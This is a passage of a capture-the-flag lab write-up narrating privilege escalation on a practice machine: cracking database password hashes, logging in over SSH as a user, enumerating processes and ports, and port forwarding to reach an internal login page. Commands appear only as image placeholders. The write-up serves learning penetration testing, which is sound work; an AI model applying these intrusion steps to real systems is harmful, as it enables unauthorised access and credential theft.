
We upgrade to an interactive shell.
Privilege Escalation
User Flag
We see a database directory, and it looks interesting.

We find hashes for some users.

Using CrackStation to crack the hashes, we get a match for tobias and kavi.
Since the username and password for kavi are the same, we do not look into it.
SSHing using the credentials for tobias, we get a shell.

Root Flag
sudo -l fails.

linPEAS and SUID checks do not reveal anything.
We have not come across this before, so after some research, we first check running processes and then look at open ports.
Command for checking open ports:

Port 8080 seems out of the ordinary, so let's enumerate further.
Using curl to enumerate the web service:

The next step is to do port forwarding, since it will let us view the web service in a browser.
This is our first time doing this, so we look up how to do it.
The command for port forwarding:
Browsing to the page in the browser reveals a login page.
